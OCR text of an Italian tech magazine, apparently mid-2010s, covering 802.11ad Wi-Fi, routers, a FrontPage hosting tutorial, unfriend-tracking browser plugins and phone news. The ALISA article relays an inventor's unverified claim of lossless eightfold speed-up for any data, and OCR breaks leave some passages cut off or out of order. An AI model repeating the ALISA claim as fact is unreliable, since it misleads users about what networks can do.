L'altro standard, 802.11ad, sviluppato dalla Wireless Gigabit Alliance (WiGig), va ancora oltre rendendo possibile la distribuzione wireless di dati relativi a contenuti multimediali non compressi Ultra HD, ovvero in formato 4K e 8K (con risoluzioni rispettivamente di 3840x2160 e 7680x4320 pixel), oppure lo streaming video di contenuti 3D o a elevato numero di frame per secondo. Poiché la quantità di dati trasmessi è correlata alla larghezza di banda della modulazione (a un maggior numero di dati corrisponde una maggiore allocazione dello spettro) e questa deve rappresentare una bassa percentuale della frequenza di trasmissione, si è scelta la banda a 60 GHz, sebbene non sia licenziata a livello globale. In Europa, comunque, la disponibilità di questa banda è totale e si estende da 57 a 66 GHz. La trasmissione a questa frequenza è soggetta a forte attenuazione quando si propaga attraverso le barriere fisiche (circa 68 dB a 1 metro e ben 91 dB a 10 metri), per cui la bassa potenza di emissione tipica del profilo "ad" non è in grado di coprire distanze elevate, ma è sufficiente a stabilire un link all'interno di uno stesso ambiente e comunque con tratte non superiori a 10 metri. Questo non va considerato uno svantaggio, in quanto riduce la probabilità di interferenza co-canale e aumenta la densità potenziale di riutilizzo della frequenza. Inoltre, i contenuti sono più sicuri, essendo meno esposti a intrusioni. L'elevato volume di dati scambiabili e la scarsa portata fanno di questa versione una soluzione wireless ideale fra sorgente e display UHD al posto del cavo HDMI. La canalizzazione raccomandata da ITU-R comprende quattro canali larghi ciascuno 2,16 GHz aventi frequenza centrale pari a: 58,32/60,48/62,64/64,80 GHz. La versione 802.11ad supporta data rate fino a 7 Gb/s, in diverse modalità:

- single carrier: basso data rate ma trasmissione più robusta;
- single carrier bassa potenza: per risparmiare energia con i terminali a batteria;
- alte prestazioni: a tecnologia OFDM (Orthogonal Frequency Division Modulation) per volumi di dati elevati.

Al pari della versione 802.11ac, anche la "ad" è retrocompatibile con le precedenti operanti a 2,4 e 5 GHz, ma gli access point non sono ancora disponibili sul nostro mercato, anche se si prevede che lo saranno entro quest'anno.

COSA VUOL DIRE

ETHERNET
Protocollo di schede e cavi per il collegamento fra computer in rete locale (LAN) a 10 Mbps. La tecnologia si è evoluta fino ad arrivare a 1.000 Mbps.

GIGABIT
Unità di misura che equivale a un miliardo di bit e viene usata per esprimere la velocità di trasmissione al secondo dei dati nelle reti informatiche. Viene abbreviata in Gbit o Gb.

STREAMING
Permette di riprodurre un qualsiasi file multimediale anche mentre se ne sta completando il download da Internet. Un tipico esempio di trasmissione in streaming è rappresentato dalle stazioni radio riproducibili tramite applicazioni Web o browser.

WIRELESS
Indica i sistemi di comunicazione tra dispositivi che non usano cavi ma onde radio a bassa potenza.

WLAN
Wireless Local Area Network. Rete locale senza fili che sfrutta la tecnologia wireless.

BUONI ACQUISTI

Ecco i dispositivi già pronti per i nuovi standard Wi-Fi.

DLINK DIR-868L
Con le sue antenne interne multiple e la tecnologia AC Smart Beam, questo router assicura un segnale ottimale in tutto l'ambiente. Compatibile 802.11 a/b/g/n/ac, dispone di porte Gigabit WAN e LAN per connessioni cablate ad alta velocità e porta USB per connettere e condividere dispositivi di storage e stampanti.
Quanto costa: € 120,00
Sito Internet: www.dlink.com

DLINK DWA-171
Questo adattatore Nano USB è una soluzione pratica e comoda per connettere rapidamente qualsiasi computer (desktop o laptop) alle reti WLAN di tipo Wireless AC presenti in casa oppure in ufficio. L'adattatore integra inoltre la tecnologia dual-band (2,4 GHz a 150 Mbps o 5 GHz fino a 433 Mbps).
Quanto costa: € 27,00
Sito Internet: www.dlink.com

TP-LINK ARCHER C7
Un router dual band (450 Mbps a 2.4 GHz e 1,3 Gbps a 5 GHz) per un totale di banda pari a 1750 Mbps. Offre due porte USB per la condivisione di dispositivi di storage, stampanti, file sia in locale che da remoto tramite server FTP. Implementa la rete ospiti per garantire un accesso sicuro.
Quanto costa: € 100,00
Sito Internet: www.tp-link.it

NETGEAR WAC120
Un access point ad elevate prestazioni, in grado di supportare anche un throughput aggregato di 1,2 Gbps (300 Mbps per 2,4 GHz e 867 Mbps per 802.11ac 5 GHz). Questo dispositivo, inoltre, funziona in modalità standalone e ha un'interfaccia utente molto intuitiva.
Quanto costa: € 110,00
Sito Internet: www.netgear.it

Internet 8x: più veloci, gratis!

Ti sveliamo l'applicazione che accelera la tua connessione fissa e mobile senza dover cambiare il tuo hardware

Il nostro paese è condannato al passato, a non poter volgere lo sguardo al futuro. E questo per il problema che da molti è considerato l'origine ed il motivo del consolidamento di buona parte delle sventure in cui ci trov lizzabile. A poco, quasi nulla, serve il wifi libero nel centro città se poi basta allontanarsi di qualche decina di chilometri per non poter avere una connessione internet funzionante ad un prezzo accessibile. Il problema è che il nostro Paese, a differenza di molti altri paesi europei che sono costituiti principalmente da pianure, ha una enorme varietà di ambienti: si va dalla pianura agli oltre 2000 metri di quota, agli altipiani carsici, ed alle isole. Quindi, portare i cavi necessari all'accesso ad internet diventa molto costoso. In realtà, oggi come oggi buona parte del nostro territorio è servito da almeno una linea telefonica, tramite la quale sarebbe comunque possibile una connessione ad internet. Tuttavia, se la velocità del collegamento è troppo bassa non si riesce ad utilizzare davvero la connessione ad internet. L'unica soluzione consisterebbe nel sostituire gli apparati che compongono la rete telefonica con strumenti più moderni e capaci di supportare maggiore banda (oppure cambiare il tipo di rete dall'attuale asimmetrica ADSL ad una simmetrica come quella del Garr). Ma, lo abbiamo detto, questo richiederebbe denaro, molto denaro. Denaro che ovviamente le compagnie telefoniche al momento non hanno o comunque non intendono spendere, visto che in fondo sono pur sempre aziende private e prima di fare acquisti azzardati devono valutare costi e benefici. Quindi ecco il problema: migliorare la velocità della rete italiana costa troppo, quindi siamo costretti a tenerci la poca banda che abbiamo. O forse no.

Un algoritmo innovativo

La situazione potrebbe cambiare grazie ad un algoritmo chiamato ALISA, ideato ed implementato dall'italiano Giancarlo Costabile. ALISA è un algoritmo software che dovrebbe essere in grado di offrire una velocità di trasmissione dei dati 8 volte maggiore di quella attualmente disponibile con gli attuali protocolli di comunicazione. Il condizionale al momento è d'obbligo in quanto l'Ing. Costabile non ha voluto giustamente divulgare ulteriori informazioni tecniche per evitare che tutti i segreti del suo algoritmo venissero divulgate. Durante la nostra chiacchierata con l'Ing. Costabile, siamo comunque riusciti ad ottenere alcune interessanti informazioni tecniche sull'algoritmo Alisa. Abbiamo così scoperto che lavora a livello applicativo, ovvero sull'ultimo livello del modello TCP/

ECCO CHI È IL PAPÀ DI ALISA

Giancarlo Costabile è nato nel 1958, si è laureato in ingegneria elettronica presso il politecnico di Torino, ed ha iniziato a lavorare presso aziende dell'allora Gruppo STET, nella Ricerca & Sviluppo, occupandosi di progettazione di apparati per Reti di Telecomunicazioni e successivamente di progettazione di Sistemi di Telecomunicazioni. Successivamente ho progettato algoritmi di decrypting dell'informazione in ambito Difesa. Dal 1985 sta lavorando al progetto ALISA Encoding.

COSÌ FUNZIONA IL TRASFERIMENTO DATI IN RETE CON ALISA ENCODING

DATA IN → COMMUNICATION PROTOCOL → ALISA ENCODING → COMMUNICATION CHANNEL → ALISA DECODING → COMMUNICATION PROTOCOL → DATA OUT

1 Il blocco ***DATA_IN*** (mittente) che può contenere filmati, foto, documenti etc, va in ingresso al ***COMMUNICATION PROTOCOL*** che instrada i dati in rete utilizzando i protocolli di comunicazione tipo TCP/IP, UDP o altri, in pacchetti da N bytes.

2 Tali pacchetti vengono quindi elaborati mediante l'algoritmo ***ALISA Encoding***, che li ritrasmette in rete in nuovi pacchetti da N/8 bytes.

3 Questi nuovi pacchetti vengono trasmessi al modulo ***Alisa Decoding*** del destinatario mediante il ***COMMUNICATION CHANNEL***. L'algoritmo elabora i pacchetti contenenti N/8 bytes e ne effettua la decodifica ottenendo nuovamente i pacchetti originali composti semnpre da N bytes.

4 Come ultima operazione, i pacchetti così decodificati vengono passati al blocco ***DATA_OUT*** (destinatario), che li gestisce opportunamente. Tutto questo processo avviene senza alcuna perdita di informazione.

IP, lo stesso in cui si trovano per esempio i protocolli HTTP od FTP. Non sappiamo se ALISA vada a sostituire questi protocolli, ma più probabilmente li incapsula. In altre parole, il codice HTTP viene a sua volta tradotto in codice ALISA, inviato sulla rete, tradotto da ALISA ad HTTP e finalmente fornito al browser web dell'utente. Sembra che l'algoritmo non si occupi di compressione, ma piuttosto di ottimizzazione. Insomma, per utilizzare una metafora è un po' come l'MP3: quando convertiamo un file wav ad MP3 non stiamo comprimendo le informazioni musicali, le stiamo ottimizzando cancellando tutto ciò che non è strettamente necessario. In particolare, secondo quanto riferito da Costabile, sembra che ALISA sia in grado di ridurre notevolmente gli errori di trasmissione, che nelle attuali connessioni comportano un notevole allungamento dei tempi, visto che quando un testo arriva errato al destinatario deve essere inviato nuovamente.

Se ALISA verrà davvero implementato, sarà una gran rivoluzione: aumentare di 8 volte la velocità di una qualsiasi rete soltanto installando un semplice programma nei client e nei server non è poca cosa.

Per intenderci, chiunque oggi abbia una connessione a 5 Mb/s in download potrebbe avere ben 40 Mb/s. E chi è costretto ad utilizzare connessioni a 56 kb/s potrebbe arrivare fino a 450 kb/s, che gli consentirebbero per esempio di vedere anche filmati YouTube (non in alta definizione, ma sempre meglio di niente). Si capisce dunque perché diverse aziende potrebbero essere interessate al progetto. Secondo l'ingegnere Costabile, ALISA Encoding è pensato soprattutto per i fornitori di contenuti on-line ed in particolare per le televisioni che trasmettono su Internet, come Netflix, che ovviamente potrebbero offrire un servizio migliore ai propri utenti e presentarsi come una alternativa valida e di grande qualità rispetto alla televisione tradizionale. Il risparmio di denaro, rispetto al dover sostituire cavi ed apparati di rete, sarebbe notevole.
Nel momento in cui scriviamo non sono state ancora realizzate delle dimostrazioni pubbliche sul funzionamento di tale algoritmo davanti ad osservatori imparziali e qualificati. Tuttavia, Costabile ha annunciato di avere intenzione di presentare pubblicamente ALISA sulle reti Mediaset nel mese di settembre: vedremo se riuscirà a convincere tutti della validità del suo algoritmo.

L'illustrazione rende bene l'idea sul funzionamento dell'algoritmo Alisa Encoding: nella stessa frazione di tempo è possibile gestire e inviare in rete molti più pacchetti di dati velocizzando, di fatto, la navigazione su Internet. La codifica mediante Alisa, inoltre, non causa alcuna perdita di informazioni!

Sviluppa i tuoi siti senza intoppi

Cosa ci occorre
30 MIN.
FACILE


SERVIZIO WEB
HOSTING SILVER WINDOWS FRONTPAGE
Quanto costa:
70,00 €/anno + IVA
Sito Internet:
www.hostingsolutions.it

Grazie a un servizio on-line è possibile utilizzare FrontPage anche sulla versione 2012 R2 di Windows Server. Ecco la soluzione

Microsoft, già da qualche tempo, ha terminato il supporto a Windows Server 2003. Tutti gli utenti del noto sistema operativo sono stati costretti a passare alla nuova versione Windows Server 2012 R2. Purtroppo quest'ultima non prevede il supporto a FrontPage, l'editor HTML che Microsoft ha dismesso fin dalla versione di Windows Server 2008. Sono in molti però gli utenti che ancora utilizzano il software di Redmond per lo sviluppo Web e ora si vedono costretti a doverlo abbandonare per forza maggiore. Hosting Solutions ha da poco comunicato, però, la possibilità di attivare dei pacchetti hosting Windows che consentono l'utilizzo di FrontPage sui sistemi operativi Windows Server 2012 R2, garantendo di fatto la continuità lavorativa ai clienti che utilizzano l'editor HTML. Tutto ciò è stato reso possibile grazie al supporto fornito a FrontPage e alle sue relative estensioni dall'azienda americana Ready-to-Run Software Inc, che ha preso in carico la manutenzione dell'editor ancora per qualche altro anno. A disposizione dei clienti due differenti piani: Silver Windows FrontPage, che al costo di 70 euro all'anno offre 10 GB di spazio su disco, 1 dominio, 1 utenza FTP e 10 caselle di posta; Gold Windows FrontPage, che al costo di 135 euro all'anno offre 25 GB di spazio su disco, 1 dominio, 2 utenze FTP e 25 caselle e-mail. In entrambi i casi sono supportate naturalmente tutte le estensioni di Microsoft FrontPage.

A Attiviamo il servizio Web

Per poter usare FrontPage su Windows Server 2012 R2 dobbiamo anzitutto ordinare il pacchetto Silver Windows FrontPage. Per farlo basta eseguire una semplice procedura on-line.



1 Collegati ad HostingSolutions.it

Come prima cosa, per attivare il pacchetto Silver Windows FrontPage collegati al sito Internet http://www.hostingsolutions.it/hosting/silver-frontpage.asp, inserisci il nome a dominio che vuoi associare al servizio e fai clic su *Ordina*.

2 Inserisci i dati cliente


Nella pagina che compare inserisci i dati cliente richiesti per l'acquisto del servizio e la registrazione del dominio. Indica quindi i dati del titolare del dominio e quelli per la fatturazione del servizio. Al termine fai quindi clic sul pulsante *Continua*.


3 Accetta e conferma


A questo punto conferma tutti i termini del servizio selezionando la voce *Accetta* per ogni sezione. Al termine fai clic sul pulsante *Continua*. Seleziona eventuali servizi aggiuntivi, conferma l'ordine ed effettua il checkout. Attendi infine la conferma di attivazione del servizio.

B Pronti a realizzare il portale Web

Una volta effettuata l'attivazione del servizio Silver Windows FrontPage, possiamo utilizzare fin da subito l'editor HTML di Microsoft per creare, modificare, visualizzare e gestire le pagine del nostro sito Web. Ecco come.







1 Apri il sito Internet


Dopo aver attivato il servizio hosting Windows compatibile con tutte le versioni di FrontPage, lancia il programma dal tuo PC. Dal menu *File* fai clic sulla voce *Apri sito*. Nella schermata inserisci il *Nome sito*, ossia il dominio del sito Internet, e clicca sul pulsante *Apri*.


2 Le credenziali di accesso

Successivamente, nella schermata di login che compare, indica le credenziali di accesso al servizio FrontPage che ti sono state indicate in fase di sottoscrizione del servizio hosting (le troverai nella mail di attivazione). Fai quindi clic sul pulsante *Ok* per procedere.

3 I file e le cartelle

Una volta effettuata la connessione, potrai visualizzare sul tuo desktop tutti i file e le cartelle presenti sul server hosting. A questo punto potrai iniziare a utilizzare l'editor HTML di Microsoft così come hai sempre fatto sul tuo vecchio Windows Server 2003.





4 L'editing delle pagine


Per editare la home page, ad esempio, puoi fare doppio clic sul file *index.html*. La schermata di FrontPage ti mostrerà il contenuto della pagina. Puoi scegliere se operare nella modalità *Normale* (visualizzazione grafica della pagina), nella modalità *Codice* o nella doppia modalità.


5 Pubblica il sito Web


Per pubblicare il sito dal menu *File* fai clic sulla voce *Pubblica sito*. Nella schermata che si apre in *Tipo di server web remoto* assicurati che sia selezionata la voce *FrontPage* o *SharePoint Services*. Indica il percorso del sito Web remoto e fai clic sul pulsante *Ok*.

6 La visualizzazione on-line

Dopo aver apportato le modifiche e aver pubblicato il sito, fai clic sul pulsante *Salva*. Apri il browser e inserisci l'indirizzo del tuo sito Web. Visualizzerai automaticamente il portale contenente tutte le modifiche che sono state apportate ai passi precedenti.







7 Il pannello di amministrazione

Per accedere al pannello di amministrazione di FrontPage è possibile sfruttare l'estensione FrontPage Server Extension 2002. Dal menu principale, fai clic su *Strumenti*, *Server* e *Home page amministrazione*. Da qui potrai settare tutti i parametri di controllo del sito.

8 L'accesso al server

Per modificare i permessi di accesso al server remoto, dal menu principale di FrontPage fai clic su *Strumenti*, *Server* e *Autorizzazioni*. Nella pagina che compare potrai configurare gli accessi e ruoli per gli utenti del tuo sito Internet con estrema semplicità.

9 Il backup del sito

Dopo aver effettuato tutte le modifiche al sito è sempre bene effettuare una copia di backup. Per farlo puoi utilizzare lo strumento messo a disposizione da FrontPage. Dal menu principale fai clic su *Strumenti*, *Server* e *Backup sito web*. Clicca su *ok* per procedere.

Contatore delle amicizie a picco sul social network e follower mancanti all'appello su Twitter? Così sgami i "traditori"!


Chi ci cancella da Facebook?


Cosa ci occorre 5 MIN. FACILE

PLUG-IN PER CHROME
UNFRIENDBOOK
SOFTWARE COMPLETO
Lo trovi su: ☑CD ☑DVD
Sito Internet: www.winmagazine.it/link/3203

BROWSER INTERNET
GOOGLE CHROME
SOFTWARE COMPLETO
Lo trovi su: ☑CD ☑DVD
Sito Internet: www.google.com/chrome

Recentemente è salita agli onori delle cronache l'app Android Who deleted me che permetteva di scoprire chi ci aveva tolto l'amicizia su Facebook. Il successo è stato tale da mandare in tilt i server. La piattaforma sociale, però, non è ben predisposta verso questo tipo di applicazioni e ha provveduto a bloccarla. Stessa sorte è capitata al sito www.sadlyunfriended.com che forniva un servizio simile. Eppure, soprattutto per chi utilizza il social network per la promozione di attività, essere messo al corrente se qualcuno ha deciso di togliergli l'amicizia, può aiutarlo ad adottare le strategie giuste per riconquistarlo. Ecco quindi una serie di soluzioni per scoprire non solo chi ci ha tolto l'amicizia su Facebook, ma anche chi ha smesso di seguirci su Twitter e Instagram.





Scarichiamo il tool


1 Avviamo il browser Chrome di Google e rechiamoci sul sito www.winmagazine.it/link/3203. Nella sua home page clicchiamo sul pulsante *Aggiungi*. Quindi confermiamo nuovamente con *Aggiungi* per installare il componente aggiuntivo *UnfriendBook*.


Accediamo al social

2 Verrà aggiunta un'icona a forma di spunta accanto la barra indirizzi. Clicchiamoci per aprire un pannello e selezionare *First, you need to go to this page*. Verremo reindirizzati su Facebook: effettuiamo l'accesso col nostro account per autorizzare UnfriendBook.

Amici persi

3 Clicchiamo nuovamente sull'icona del plug-in che verificherà se qualcuno ci ha tolto l'amicizia. La prima volta servirà solo a controllare la lista degli amici per confrontarla successivamente: se manca qualcuno all'appello, verrà indicato in *Those people deleted you*.





Un plug-in anche per Firefox

4 Col browser di Mozilla installiamo il plug-in *F.B. Purity*. Effettuiamo l'accesso a Facebook: nella barra in alto del browser troveremo il pulsante *FBP* che apre una finestra da cui impostare una serie di opzioni. Se qualcuno ci toglie l'amicizia, verrà mostrato un avviso.

Soluzione per altri social

5 Se vogliamo controllare chi smette di seguirci su Twitter e Instagram, colleghiamoci a https://unfollowers.com. Clicchiamo *Twitter Signin*, inseriamo i dati di accesso al social e premiamo *Accedi*. Torniamo nella home e clicchiamo *Add Account* per monitorare Instagram.

Ecco chi smette di seguirci


6 Andando nella *Dashboard* sarà possibile selezionare l'account per controllare varie statistiche. Da *Settings*, invece, impostiamo un indirizzo e-mail e una password da utilizzare per effettuare l'accesso da qualsiasi PC. Unfollowers è disponibile anche come app per Android.

telefonino.net MAGAZINE

Più **ricco** e **potente**

Il nuovo smartphone OnePlus 2 unisce caratteristiche di primo piano ad un prezzo molto contenuto

p. 76




Il selfie-phone economico

Il nuovo Galaxy J5 di Samsung è dotato di una fotocamera frontale da 5 megapixel "wide angle", con flash LED

p. 77

LABTEST




LG G4 p. 76

HONOR 6+ p. 76

PLUNK HERO p. 77

WIKO RAINBOW p. 77

SI FA COSÌ



SCARICA A MILLE COL CELLULARE

Ti regaliamo un'incredibile app per gestire al meglio i download con lo smartphone Android, anche dalle reti Peer 2 Peer

p. 80

LIBRI GRATIS SUL SOCIAL NETWORK

Solo noi ti sveliamo il canale segreto dove leggere senza limiti e pubblicare le tue opere per condividerle con chiunque

p. 82

L'IPHONE COME TELECOMANDO UNIVERSALE!

Ecco le app giuste per comandare tutte le Smart TV dei principali produttori

p. 11

Più ricco e potente

Il nuovo smartphone OnePlus 2 unisce caratteristiche tecniche di primo piano ad un prezzo molto contenuto

Nel rispetto di quanto annunciato durante la lunga attesa degli utenti, il 28 luglio scorso è stato presentato il OnePlus 2, la seconda generazione di smartphone dell'azienda cinese che ha l'obiettivo di competere con i grandi nomi del settore grazie ad un prezzo contenuto e caratteristiche di alto livello. Lo smartphone sarà disponibile dall'11 agosto e, per quanto riguarda il prezzo, in Italia partirà da 339 euro per il modello da 16 GB e arriverà a 399 per quello da 64 GB. Un rapido sguardo alle specifiche, però, delinea un dispositivo di primo piano, partendo dall'ampio schermo LCD IPS da 5,5 pollici e risoluzione Full HD (1.920x1.080, 401ppi). Sotto questo aspetto, vengono disattese le voci che volevano il dispositivo provvisto di schermo da 5,7 pollici e con risoluzione Quad HD. Il SoC è un Qualcomm Snapdragon 810 (MSM8994), coadiuvato da 3 o 4 GB di RAM e 16 GB o 64 GB di memoria interna non espandibile. Il comparto fotografico annovera una fotocamera posteriore che mantiene la risoluzione di 13 megapixel, con un sensore composto però da pixel più grandi, pari a 1,3 micron, uno stabilizzatore ottico e l'apertura fissa di f/2,0. OnePlus 2 sfrutta inoltre un sistema di autofocus laser che garantisce scatti più rapidi in modalità automatica. La fotocamera frontale è da 5 megapixel. La batteria ha una capacità di 3300 mAh, più capiente rispetto alla prima generazione. La scocca posteriore è rimovibile e può essere personalizzata con altri materiali, tra cui il bambù. Sul lato della connettività, troviamo una porta USB type C e moduli Wi-Fi 802.11 b/g/n, 4G LTE, Bluetooth 4.1 e GLONASS. Presente un lettore d'impronte digitali sotto il tasto fisico centrale, altra novità rispetto al OnePlus One. Il dispositivo si basa su Android 5.1 personalizzato con la ROM Oxygen OS, che promette un'esperienza molto simile a quella "stock" di Android. Il dispositivo è acquistabile mediante sistema ad inviti.

https://oneplus.net

Simile al OnePlus One, il nuovo Two presenta una scocca in alluminio e magnesio con inserti in acciaio inossidabile e un tasto soft touch centrale.

Il tablet col pennino

Samsung ha reso disponibile nel mercato francese e belga il Galaxy Tab A Plus con S Pen, tablet di fascia media basato sul sistema operativo Google Android in versione 5.0 Lollipop. Il dispositivo integra un display da 9,7 pollici con risoluzione 1024x768 pixel, in formato 4:3. Il cuore del tablet è un SoC ZiiLabs quad core da 1,2GHz, coadiuvato da 2 GB di RAM e 16 GB di memoria interna integrata. Il comparto fotografico è costituito da una sensore posteriore da 5 megapixel e da uno frontale da 2 megapixel. L'aspetto più interessante, a parte il formato un po' anomalo ed il prezzo decisamente più abbordabile rispetto ai più potenti Galaxy Note Tab, è l'integrazione della suite di applicazioni proprietarie di Samsung da usare insieme alla S Pen.

www.samsung.it

Un piccolo gioiello

Il nuovo smartphone Stonex One è in vendita, al prezzo di 299 euro, sul sito dell'azienda italiana che lo ha ideato. Stonex, con sede a Lissone, assegna infatti 300 esemplari ogni giorno, con precedenza a quanti hanno prenotato uno Stonex One #Galileo nei mesi scorsi. Anche i questo caso ci troviamo davanti ad un terminale con caratteristiche strepitose, rispetto al prezzo, iniziando dallo schermo da 5,5 pollici e risoluzione QHD (1440x2560 pixel). Il SoC è una soluzione octa core a 64 bit non precisato. All'interno troviamo anche 3 GB di RAM e 32 GB di memoria interna. Il comparto fotografico è costituito da una fotocamera posteriore con sensore da 21 megapixel e da una anteriore da 8 megapixel. La batteria è di 3000 mAh. Il dispositivo è basato su Android 5.0 Lollipop. Non mancano i moduli standard di connettività: Wi-Fi, Bluetooth, 4G LTE; e quelli tipici (GPS, accelerometro, prossimità, luminosità).

www.stonexone.com

Phablet 4G low cost

L'azienda cinese ha annunciato il nuovo VK560, un phablet a basso costo che offre caratteristiche decisamente interessanti ad un prezzo stracciato. Basato su Android 5.1 Lollipop, è spinto da un processore quad core Mediatek MT6735 a 64 bit da 1 GHz, coadiuvato da 1 GB di RAM e 8 GB di storage, espandibile tramite slot MicroSD. Il dispositivo è anche dotato di doppia fotocamera, frontale da 5 megapixel e posteriore da 13 megapixel. Quest'ultima integra un obiettivo da 28 mm con apertura F2.2. Notevole la batteria, da 2850 mAh che, secondo le stime fornite dal produttore, garantisce fino a 180 ore di standby e 3 ore di autonomia in conversazione. Tra le caratteristiche più innovative di VK560 troviamo un sistema per il riconoscimento gestuale, capace ad esempio di attivare la fotocamera senza toccare alcun pulsante, ma anche di riprodurre filmati, accedere a Facebook o navigare in Rete. Oltre ai comuni sensori tipici degli smartphone, il VK560 integra moduli Wi-Fi, Bluetooth e 4G LTE.
www.vkworld.es

Video e foto al top!

